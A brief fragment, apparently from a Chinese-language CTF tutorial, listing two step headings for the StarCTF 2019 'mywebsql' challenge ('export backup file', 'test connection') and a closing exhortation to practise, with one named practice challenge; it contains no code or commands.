
StarCTF 2019-mywebsql

- 导出备份文件。



StarCTF 2019-mywebsql

- 测试连接。



总结与练习

- 还是那句话，姿势多种多样，多练习多总结，不变应万变。
- 练习：
 - [PWNHUB 公开赛 2018]傻 fufu 的工作日